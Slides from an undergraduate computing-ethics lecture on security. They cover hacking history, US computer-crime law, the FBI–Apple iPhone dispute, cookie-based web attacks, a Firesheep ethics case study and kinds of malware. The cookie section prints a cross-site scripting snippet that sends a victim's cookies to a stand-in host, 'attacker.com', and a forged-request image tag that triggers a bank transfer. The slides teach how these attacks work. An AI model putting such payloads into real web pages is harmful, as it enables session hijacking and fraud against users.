
Lecture 9.1
Computer and Network Security



xkcd.com

CS 230: Ethical Issues in Computing
Fall 2020
Dr. Henderson
BSU

Announcements

- LA-6 Short Answer
  - BSD, ISC licenses permissive by design
- LA-7 due Thursday
  - Quiz only (34 questions, 5 incorrect answers)
- New Extra Credit Available
  - Citizen Four
- Oral Presentation Rubric
- Participation Points

Last Time

- Privacy
  - Government balance between security and freedom
  - Solove’s Taxonomy of Privacy
    - Collection
    - Processing
    - Dissemination
    - Invasion

Today: Security


- Hackers
- Computer Security Legislation
  - FBI v.s Apple
- HTTP Cookie Crimes
- Malware
  - Viruses
  - Worms
  - Trojans
  - Ransomware
  - Rootkits
  - Spyware
  - Bots and Botnets

Introduction

- Increasing use of computers → growing importance of computer security
- Harmful consequences of lack of security
  - Stolen information
  - Extortion
- Computers and networks can be weaponized, allowing attacks on cyber infrastructure of governments and organizations

Hackers, Past and Present

- Original meaning of hacker: explorer, risk taker, system innovator
  - MIT’s Tech Model Railroad Club in 1950s
- 1960s-1980s: Focus shifted from electronics to computers and networks
  - 1983 movie WarGames



Hackers, Past and Present

- Original meaning of hacker: explorer, risk taker, system innovator
  - MIT’s Tech Model Railroad Club in 1950s
- 1960s-1980s: Focus shifted from electronics to computers and networks
  - 1983 movie WarGames
  - MIT pranks: Tetris on Green Building, R2D2 Dome, etc.
- Generally: manipulation of a system to function in ways for which it was not designed
- Modern meaning of hacker: someone who gains unauthorized access to computers and computer networks


01 01011001 01001 0110 101001 01011001 01001 0110 1010
01 01011001 01001 0110
01 01011001 01001 0110 101001 01011001 01001

Obtaining Login Names, Passwords

- Eavesdropping
- Dumpster diving
- Social engineering
- Brute-force searches
- Dictionary attacks

Computer Fraud and Abuse Act

- Criminalizes wide variety of hacker-related activities
  - Transmitting code that damages a computer
  - Accessing any Internet-connected computer without authorization
  - Transmitting classified government information
  - Trafficking in computer passwords
  - Computer fraud
  - Computer extortion
- Maximum penalty: 20 years in prison and $250,000 fine

Electronic Communications Privacy Act

- Illegal to intercept ...
  - Telephone conversations
  - Email
  - Any other data transmission
- Crime to access stored email messages without authorization

FBI and the Locked iPhone

- December 2015
  - Syed Rizwan Farook and Tashfeen Malik killed 14, wounded 22 others at holiday gathering in San Bernardino, California
  - Malik pledged allegiance to the Islamic State
  - Farook and Malik died in shootout with police
  - FBI recovered Malik’s work-issued iPhone 5C, but it was locked
- Built-in security features of iPhone 5C
  - All personal data encrypted
  - After 10 consecutive incorrect passcode entry attempts, encryption key deleted, rendering all personal data inaccessible
  - When incorrect passcodes are entered, delay introduced between passcode entry attempts

FBI and the Locked iPhone

- February 2016
  - FBI asked Apple to create a new version of iOS that disabled the passcode security features
  - Apple refused to cooperate
  - FBI convinced a US magistrate to issue an order for Apple to comply
- Apple’s argument
  - If “backdoor” version of iOS that disabled security features fell into wrong hands, criminals would be able to unlock any iPhone
  - All iPhone users would be harmed

FBI and the Locked iPhone

- Department of Justice’s argument
  - Apple could maintain custody of software
  - Apple could destroy software after being used by FBI
- March 2016
  - Department of Justice withdrew request, declared it had gotten into locked iPhone
  - Inspector General of DoJ later determined FBI had made request of Apple before exploring whether FBI had means to unlock iPhone
  - Skeptics claimed FBI more interested in getting legal precedent than gaining access to Farook’s data

HTTP Cookies

- Client-side data file for persistent state
- HTTP Set-Cookie command:

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: theme=light
Set-Cookie: sessionToken=abc123; Expires=Wed, 21 Oct 2021 12:24:11 GMT
```


- Browser Settings

HTTP Cookies


- Client-side data file for persistent state
- HTTP Set-Cookie command:

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: theme=light
Set-Cookie: sessionToken=abc123; Expires=Wed, 21 Oct 2021 12:24:11 GMT
```


- Browser Settings



HTTP Cookies



NEED ASSISTANCE?



HTTP Cookie Crimes

- DNS Cache Poisoning
- Cross-site Scripting
  - Cookie Theft
  - Proxy request
- Cross-site request forgery
- Sidejacking

DNS Cache Poisoning

- Attacker poisons cache with sub-domain:
  - example.com → 1.2.3.4

DNS Cache Poisoning

- Attacker poisons cache with sub-domain:
  - example.com → 1.2.3.4
  - a1.example.com → 6.7.8.9

DNS Cache Poisoning

- Attacker poisons cache with sub-domain:
  - example.com → 1.2.3.4
  - a1.example.com → 6.7.8.9
- Attacker posts message on example.com:
  - Hey check this out: http://a1.example.com/funny_cat.jpg

DNS Cache Poisoning

- Attacker poisons cache with sub-domain:
  - example.com → 1.2.3.4
  - a1.example.com → 6.7.8.9
- Attacker posts message on example.com:
  - Hey check this out: http://a1.example.com/funny_cat.jpg
- Victim clicks on URL, browser sends all example.com domain cookies to attacker

Cross-site Cookie Theft

- Web site allows unfiltered script in e.g. comment sections
- Attacker posts:

```
<a href="#" onclick="window.location =
'http://attacker.com/stole.cgi?text=' +
escape(document.cookie); return false;">Click here!
</a>
```

- Victim clicks ... boom!

Cross-site Proxy Request

- Older bug in XMLHTTPRequestHeader

Cross-site Proxy Request

- Older bug in XMLHTTPRequestHeader
- Attacker posts script on example.com which generates a request for example.com but via proxy attacker.com

Cross-site Proxy Request

- Older bug in XMLHTTPRequestHeader
- Attacker posts script on example.com which generates a request for example.com but via proxy attacker.com
- Victim reads post on example.com, browser sends example.com cookies to attacker.com

Cross-site Request Forgery

- Attacker posts message with forged HTTP request:

```
<img src="http://bank.com/transfer?
account=victim&for=attacker&amount=10000000">
```

Cross-site Request Forgery

- Attacker posts message with forged HTTP request:

```
<img src="http://bank.com/transfer?
account=victim&for=attacker&amount=10000000">
```

- Victim reads post

Cross-site Request Forgery

- Attacker posts message with forged HTTP request:

```
<img src="http://bank.com/transfer?
account=victim&for=attacker&amount=10000000">
```

- Victim reads post
- Browser attempts to load image
- If victim has valid cookie to bank.com transaction succeeds

Sidejacking

- Sidejacking: hijacking of an open Web session by capturing a user's cookie
- Sidejacking possible on unencrypted wireless networks because many sites send cookies "in the clear"
- Internet security community complained about sidejacking vulnerability for years, but ecommerce sites did not change practices

Case Study: Firesheep

- October 2010: Eric Butler released Firesheep extension to Firefox browser
- Firesheep made it possible for ordinary computer users to easily sidejack Web sessions
- More than 500,000 downloads in first week
- Attracted great deal of media attention
- Early 2011: Facebook and Twitter announced options to use their sites securely

Act Utilitarian Analysis

- Release of Firesheep led media to focus on security problem
- Benefits were high: a few months later Facebook and Twitter made their sites more secure
- Harms were minimal: no evidence that release of Firesheep caused big increase in identity theft or malicious pranks
- Conclusion: Release of Firesheep was good

Virtue Ethics Analysis

- By releasing Firesheep, Butler helped public understand lack of security on unencrypted wireless networks
- Butler’s statements characteristic of someone interested in protecting privacy
- Butler demonstrated courage by taking responsibility for the program
- Butler demonstrated benevolence by making program freely available
- His actions and statements were characteristic of someone interested in the public good

Kantian Analysis

- Accessing someone else’s user account is an invasion of their privacy and is wrong
- Butler provided a tool that made it much simpler for people to do something that is wrong, so he has some moral accountability for their misdeeds
- Butler was willing to tolerate short-term increase in privacy violations in hope that media pressure would force Web retailers to add security
- He treated victims of Firesheep as a means to his end
- It was wrong for Butler to release Firesheep


Malware

- Viruses
- Worms
- Trojans
- Ransomware
- Rootkits
- Spyware
- Bots and Botnets

Viruses


- Virus: Piece of self-replicating code embedded within another program (host)
- Viruses associated with program files
  - Hard disks, floppy disks, CD-ROMS
  - Email attachments
- How viruses spread
  - Diskettes or CDs
  - Email
  - Files downloaded from Internet

One Way a Virus Can Replicate




(a) A computer user executes program P, which is infected with a virus. (b) The virus code begins to execute. It finds another executable program Q and creates a new version of Q infected with the virus. (c) The virus passes control to program P. The user, who expected program P to execute, suspects nothing

Email Attachment with Possible Virus



How an Email Virus Spreads



